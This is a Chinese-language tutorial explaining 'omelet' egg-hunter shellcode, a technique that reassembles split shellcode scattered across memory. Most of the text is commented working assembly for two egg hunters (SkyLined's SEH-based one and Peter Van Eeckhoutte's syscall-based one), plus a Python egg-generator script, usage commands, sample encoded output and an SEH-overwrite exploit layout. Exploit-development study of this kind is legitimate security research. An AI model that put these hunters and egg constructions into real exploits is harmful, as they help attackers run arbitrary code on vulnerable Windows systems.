Shellcode 分段执行技术原理

作者：riusksk（泉哥）
主页：http://riusksk.blogbus.com

前言

由于在实际溢出利用中，我们可能会遇到内存中没有足够的空间来存放我们的 shellcode，但我们又可以控制多块小内存空间的内容，那些此时我们就可使用 shellcode 分段执行技术来进行利用，这种方法在国外被称为“Omelet Shellcode”，属于 egg hunt shellcode 的一种形式，它先在用户地址空间中寻找与其相匹配的各个小内存块（egg），然后再将其重构成一块大块的 shellcode，最后执行它。此项技术最初是由荷兰著名黑客 SkyLined 在其主页上公布的（具体代码参见附件），该黑客先前就职于 Microsoft，但于 2008 年初转入 Google，同时他也是著名的字母数字型 shellcode 编码器 Alpha2 / Alpha3 的开发者。

原理分析

将 Shellcode 拆分成固定大小的多个代码块，各个代码块中包含有其字节大小 size，索引值 index，标记 marker（3 字节）和数据内容 data，如图 1 所示：



图 1

当 egghunter 代码开始执行时，它会在用户内存空间中（0x00000000~0x80000000）搜索这些被标记的小块，然后在内存中重构成最初的 shellcode 并执行它。而当 shellcode 执行时，它还会安装 SEH 以处理访问违例时的情况。若出现访问违例，则 SEH handler 会将地址与 0xFFF 进行或运算，然后再加 1，相当于进入下一内存页，以跳过不可读取的内存页。如果搜索的内存地址大于 0x7FFFFFFF，那么终止搜索，并在内存中重构 shellcode 用于执行，否则重置栈空间，防止因递归进行异常处理而将栈空间耗尽，它会重新设置 SEH handler 并继续搜索内存。相应代码如下：

```
reset_stack:
; 重置栈空间以防止递归进行异常处理时耗尽栈空间，并设置自己的异常处理例程以处理扫描内存时出现的访问违例情况
    XOR     EAX, EAX                    ; EAX = 0，并作为计数器
    MOV     ECX, [FS:EAX]               ; ECX = SEH 结构链表
find_last_SEH_loop:
    MOV     ESP, ECX                    ; ESP = SEH 结构
    POP     ECX                         ; ECX = 下一个 SEH 结构指针
    CMP     ECX, 0xFFFFFFFF             ; 判断是否是最后一个 SEH 结构
    JNE     find_last_SEH_loop          ; 不是则跳走并继续查找
    POP     EDX                         ; 最后一个 SEH 结构中的异常处理例程 handler
    CALL    create_SEH_handler          ; 自定义 SEH handler

SEH_handler:
```

```
    POPA                            ; ESI = [ESP + 4] -> struct exception_info
    LEA     ESP, [BYTE ESI+0x18]       ; ESP = struct exception_info->exception_address
    POP     EAX                     ; EAX = exception address 0x????????
    OR      AX, 0xFFF                ; EAX = 0x?????FFF
    INC     EAX                     ; EAX = 0x?????FFF + 1 -> next page
    JS      done                    ; EAX > 0x7FFFFFFF ===> done
    XCHG    EAX, EDI                 ; EDI => next page
    JMP     reset_stack
```

当从地址 0x00000000 开始搜索后，若找到以相匹配的 egg_size 开头的 egg 内存块，它会将接下的 DWORD 值与一个特殊值（3 字节的标记值和 1 字节的 0xFF）相异或，如果是我们要找的 egg 内存块，那么获取的结果会等于内存块的索引号（从 0 开始），比如第二块 egg 内存块的这个 DWORD 值为 0xBADA55FE，那么它与 0xBADA55FF 相异或后值为 1。如果不是相匹配的 egg 内存块，则继续搜索下一字节。对应的代码如下所示：

```
create_SEH_handler:
    PUSH    ECX                     ; 指向下一个 SEH 结构，这里为 0xFFFFFFFF
    MOV     [FS:EAX], ESP             ; 设置当前的 SEH 为自定义的 SEH_handler
    CLD                             ; 清除方向标志位 DF，从 0 开始扫描内存
scan_loop:
    MOV     AL, egg_size              ; EAX = egg_size
egg_size_location equ $-1 - $$
    REPNE   SCASB                   ; 从地址 0x00000000 开始循环扫描以 egg_size 字节开头的内存块
    PUSH    EAX                     ; 找到后保存 egg_size
    MOV     ESI, EDI                 ; ESI = 相匹配内存块的地址
    LODSD                           ; EAX = II M2 M3 M4，索引值（1 字节）与标记值（3 字节）
    XOR     EAX, (marker << 8) + 0xFF   ; EAX = (II M2 M3 M4) ^ (FF M2 M3 M4) == egg_index
marker_bytes_location equ $-3 - $$
    CMP     EAX, BYTE max_index        ; 检测 EAX 值是否小于 max_index
max_index_location equ $-1 - $$
    JA      reset_stack               ; 不是则跳走并继续搜索内存
```

找到 egg 内存块后，将内存块大小 egg_size 与索引值 egg_index 相乘可得到该内存块在原始 shellcode 中的偏移 egg_offset，然后将它再加上存放 shellcode 的栈空间起始地址，最后得到绝对地址，并将该 egg 内存块复制到绝对地址上，直至所有的 egg 内存块全部复制到栈上，进而在栈上重构出完整的 shellcode。其对应代码如下：

```
    POP     ECX                     ; ECX = egg_size
    IMUL    ECX                     ; EAX = egg_size * egg_index == egg_offset
                                    ; 这里是有带符号相乘，由于 ECX * EAX 总小于 0x1000000，所以 EDX=0
    ADD     EAX, [BYTE FS:EDX + 8]     ; EDI += Bottom of stack == position of egg in shellcode.
    XCHG    EAX, EDI
copy_loop:
    REP     MOVSB                   ; 将匹配的内存块复制到栈空间以重构成完整的 shellcode
    MOV     EDI, ESI                ; EDI 指向当前匹配内存块的末尾，在拷贝完第一块内存块后继续搜索第二块，
                                    ; 以此类推，直至所有的内存块全部搜索到并复制到栈上
```

最后就是跳到栈底去执行重构后的 shellcode：

```
done:
    XOR     EAX, EAX                ; EAX = 0
```

```
CALL    [BYTE FS:EAX + 8]          ; 从栈中 shellcode 的起始地址开始执行
```

这样就完成了对各段 egg 内存块的搜索，并重构出完整 shellcode 来执行。

注意： 由于此份代码只搜索 0x00000000~0x80000000 之间的用户内存空间，因此对于开启 /3Gb（0x00000000~0xC000000）开关的系统并不适用，若应用在这样的系统上就可能会导致部分 egg 内存块未搜索到，以致无法正确地执行 shellcode。

在 2010 年 8 月，由 Exploit 编写系列教程的作者 Peter Van Eeckhoutte 编写的 egg-to-omelet hunter 程序在其博客上公布了（详细源码参见附件），此份程序对原先由 SkyLined 编写的 omelet hunter 进行了改进，提高其成功率和稳定性。此份程序先从当前栈桢的末尾 (0x....ffff) 开始搜索，为了避免出现 NULL 字节，又让 egg 内存块数量 nr_egg 加 1，因此我们还可以让它与 1 相比较，然后去搜索保存在 eax 中的内存块标记 tag，此标记类似这样：

```
773030<seq>
```

这里 seq = 1 + number_of_remaining_eggs_to_find + 1，比如你有 3 个 egg 内存块，那么各块 egg 对应的 tag 分别为 ：

```
Egg 1 : 77 30 30 05
Egg 2 : 77 30 30 04
Egg 3 : 77 30 30 03
```

在搜索过程中，它通过调用 NtAccessCheckAndAuditAlarm 来判断是否出现访问违例，出错则重新搜索，否则就继续寻找各内存块标记 tag，找到后通过 rep movsb 指令将其复制到 edi 指向的地址中，进而重组原始 shellcode 并进行执行。具体源码分析如下：

```
BITS 32

nr_eggs equ 0x2            ; egg 内存块的数量
egg_size equ 0x7b          ; 每一 egg 内存块占 127 字节

jmp short start

get_target_loc:

push esp
pop edi                      ; 将栈顶指针 esp 保存在 edi 中

or di,0xffff               ; edi=0x....ffff，即当前栈桢的末尾
mov edx,edi                ; edx=搜索的起始地址
xor eax,eax                ; eax 清零
mov al,nr_eggs             ; eax = 内存块数量
calc_target_loc:
xor esi,esi                ; esi=0，作为计数器
mov si,0-(egg_size+20)       ; 为每一块 egg 内存块添加 20 字节的额外空间

get_target_loc_loop:
dec edi                   ; 往回遍历搜索当前栈桢
inc esi                   ; 递增计数器
cmp si,-1                 ; 继续往回遍历直到 ESI = -1
jnz get_target_loc_loop
```

```
dec eax                    ; 若未找到所有的内存块则跳走并继续循环，
jnz calc_target_loc            ; 否则 edi 就指向了重组 shellcode 将保存的地址
xor ebx,ebx                ; ebx 清零，作为计数器
mov bl,nr_eggs+1            ; ebx = nr_eggs + 1，但为了避免出现 NULL 字节，
                           ; 因此这里从 1 开始计数
ret

start:
call get_target_loc         ; 计算出重组 shellcode 将保存的栈地址

jmp short search_next_address
find_egg:
dec edx                    ; 由于下面搜索是以 DWORD（4 字节）为单位进行字节扫描的
dec edx                      ; 因此这里需要 edx-4
dec edx
dec edx
search_next_address:
inc edx                    ; 搜索下一字节
push edx                   ; 保存 edx
push byte +0x02
pop eax                    ; eax = 0x02，功能号，系统调用表可参考下列网址：
                           ; http://www.metasploit.com/users/opcode/syscalls.html
int 0x2e                   ; 调用 NtAccessCheckAndAuditAlarm
cmp al,0x5                 ; 判断是否访问违例（0xc0000005== ACCESS_VIOLATION）
pop edx                    ; 重储 edx
je search_next_address       ; 如果地址不可读则跳走
mov eax,0x77303001          ; 若可读则将索引值与标记值赋予 eax
add eax,ebx                ; eax += ebx,这里 ebx 为 egg 内存块的计数器，
                           ; 此时 eax 得到的就是各个内存块开头的标记 marker，
                           ; tag=773030<seq>,其中 seq = 0x1 + number_of_remaining_eggs_to_find +
0x1,
                           ; 比如 0x77303003，0x77303004……

xchg edi,edx               ; 交换 edi 与 edx 的值
scasd                      ; 搜索 edi 中是否存在 eax 中的标记
xchg edi,edx               ; 将 edi/edx 的值再交换回来
jnz find_egg               ; 若未找到相匹配的标记则跳走，否则 edx 指向找到的 egg 内存块

copy_egg:
mov esi,edx                ; ESI = EDX，保存 egg 内存块地址到 esi 留作后用
xor ecx,ecx                  ; ecx = 0
mov cl,egg_size            ; 复制的字节数，相当于每一 egg 内存块大小
rep movsb                  ; 从 esi 复制到 edi
dec ebx                    ; 递增 ebx,ebx 为内存块计数器
```

```
cmp bl,1                    ; 判断是否找到所有的 egg 内存块
jnz find_egg                ; 没有则继续搜索

done:
call get_target_loc         ; 重新定位重组后 shellcode 所在的地址
jmp edi                     ; 执行 shellcode
```

以上分析的两份程序均是对各 egg 内存块进行搜索的 egg-to-omelet hunter 程序，SkyLined 还提供了另一份代码用于将 shellcode 进行分段，构造出各段 egg 内存块数据，其文件名为 w32_SEH_omelet.py，是用 Python 编写的。它主要是遵循 SkyLined 在 w32_SEH_omelet.asm 代码中所提到的算法进行计算，以获取各块 egg 中的字节大小 size，索引值 index，标记值 marker（默认为 0x280876），以及各 egg 中的部分 shellcode 代码，每块 egg 的大小是固定的（默认为 127 字节），不足的用'@'（0x40）填充。其核心代码如下：

```
def Main(my_name, bin_file, shellcode_file, output_file, egg_size = '0x7F', marker_bytes =
'0x280876'):
  if (marker_bytes.startswith('0x')):       # 判断标记 marker_bytes 是否以 0x 开头
    marker_bytes = int(marker_bytes[2:], 16)    # 以 16 为基数（十六进制）进行整数转换
  else:
    marker_bytes = int(marker_bytes)    # 以 10 为基数（十进制）进行整数转换
  if (egg_size.startswith('0x')):
    egg_size = int(egg_size[2:], 16)
  else:
    egg_size = int(egg_size)
  assert marker_bytes <= 0xFFFFFF, 'Marker must fit into 3 bytes.'
  assert egg_size >= 6, 'Eggs cannot be less than 6 bytes.'
  assert egg_size <= 0x7F, 'Eggs cannot be more than 0x7F (127) bytes.'

  bin = open(bin_file).read()           # 读取 bin_file 文件,即负责搜索 egg 的 bin 文件
  marker_bytes_location = ord(bin[-3])    # 标记值 marker
  max_index_location = ord(bin[-2])       # 索引值 index
  egg_size_location = ord(bin[-1])       # 各 egg 内存块所占的字节数
  code = bin[:-3]                     # 用于存放分段后的部分 shellcode 代码

  shellcode = open(shellcode_file).read()

  max_index = int(math.ceil(len(shellcode) / (egg_size - 5.0)))       # 计算出每块 egg 的最大索引
值，并要求其必须<=0xFF
  assert max_index <= 0xFF, ('The shellcode would require %X (%d) eggs of  %X '
      '(%d) bytes, but 0xFF (255) is the maximum number of eggs.') % (
      max_index, max_index, egg_size, egg_size)

  marker_bytes_string = ''
  for i in range(0,3):
    marker_bytes_string += chr(marker_bytes & 0xFF)       # 将标记值与 0xFF 进行与运算
    marker_bytes >>= 8       # 右移 8 位，相当于将标记值转换成 0x280876ff
```

```
  max_index_string = chr(max_index)
  egg_size_string = chr(egg_size - 5)    # 扣去字节大小（1 字节），索引值（1 字节）和标记（3 字节）所占用的 5 字节
  # insert variables into code
  code = code[:marker_bytes_location] + marker_bytes_string + code[marker_bytes_location+3:]
  code = code[:max_index_location] + max_index_string + code[max_index_location+1:]
  code = code[:egg_size_location] + egg_size_string + code[egg_size_location+1:]
  output = [
    '// This is the binary code that needs to be executed to find the eggs, ',
    '// recombine the orignal shellcode and execute it. It is %d bytes:' % (
      len(code),),
    'omelet_code = "%s";' % HexEncode(code),
    '',
    '// These are the eggs that need to be injected into the target process ',
    '// for the omelet shellcode to be able to recreate the original shellcode',
    '// (you can insert them as many times as you want, as long as each one is',
    '// inserted at least once). They are %d bytes each:' % (egg_size,) ]
  egg_index = 0
  while shellcode:
    egg = egg_size_string + chr(egg_index ^ 0xFF) + marker_bytes_string
    egg += shellcode[:egg_size - 5]        # 构造出完整的 egg 内存块：size + index + marker + shellcode
    if len(egg) < egg_size:
      # tail end of shellcode is smaller than an egg: add pagging:
      egg += '@' * (egg_size - len(egg))    # 每块 egg 的大小是固定的（默认为 127 字节），不足的用'@'（0x40）填充
    output.append('egg%d = "%s";' % (egg_index, HexEncode(egg)))
    shellcode = shellcode[egg_size - 5:]
    egg_index += 1
  open(output_file, 'w').write('\n'.join(output))    # 写入输出文件 output_file
```

使用方法

关于使用方法，其实很简单，使用命令如下：

```
C:\Users\riusksk> w32_SEH_omelet.py   w32_SEH_omelet.bin   shellcode.bin   output.txt   127   0xBADA55
```

它需要先生成两个 bin 文件，一个是 shellcode.bin，还有一个用于 egg 搜索的 w32_SEH_omelet.bin，这里用 Peter Van Eeckhoutte 编写的 egg-to-omelet hunter 程序来生成 bin 文件以代替 w32_SEH_omelet.bin 也是可以的。关于 shellcode.bin，你可以先用 metasploit 先生成 shellcode，然后用 perl/python 将 shellcode 写入一个 bin 文件即可；而 w32_SEH_omelet.bin 可直接用 nasm 去编译 SkyLined 的 w32_SEH_omelet.asm 或者 Peter Van Eeckhoutte 写的 corelanc0d3r_omelet.asm 从而得到此 bin 文件。Output.txt 是输出文件，用来保存生成各个 egg 以及 omelet 代码，后面的 127 是每一块 egg 内存块的字节数，而 **0xBAD**A55 是标记值，你也可采用其它 3 字节数据，比如 w00(0x773030)，最后生成的输出文件内容类似如下：

```
// This is the binary code that needs to be executed to find the eggs,
 // recombine the orignal shellcode and execute it. It is 82 bytes:
 omelet_code = "\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0 ... \xFF\x50\x08";
```

```
// These are the eggs that need to be injected into the target process
// for the omelet shellcode to be able to recreate the original shellcode
// (you can insert them as many times as you want, as long as each one is
// inserted at least once). They are 127 bytes each:
egg0 = "\x3B\xFF\x76\x08\x28\x33\xC9\x64\x8B\x71\x30\x8B ... \x57\x51\x57";
egg1 = "\x3B\xFE\x76\x08\x28\x8D\x7E\xEA\xB0\x81\x3C\xD3 ... \x24\x03\xCD";
egg2 = "\x3B\xFD\x76\x08\x28\x0F\xB7\x3C\x79\x8B\x4B\x1C ... \x47\xF1\x01";
```

生成文件后我们就可以在实际漏洞利用中构造出类似下面这样的 exploit：

【junk】【nseh(jmp 06)】【seh(pop pop ret)】【nops】【omelet_code】【junk】【egg0】【junk】【egg1】【junk】【egg2】

不过具体的实际漏洞利用还得受一些操作环境影响，得视具体情况进行变化，同时还需要一点运气！

结语

本文就 Omelet Shellcode 进行简单地分析，阐述了 shellcode 分段执行技术的基本原理，并对其使用进行简单的讲解，以帮助大家更好地理解并应用好 Omelet Shellcode。在本文是笔者只是起到了一个抛砖引玉的作用，关于 shellcode 的编写还有很多技术性，同时也需要一定的艺术性，这些都需要靠大家共同来打造和分享，如果你有更多关于这方面的资料和技术，希望可以跟我分享，我的 ID：riusksk，博客：http://riusksk.blogbus.com。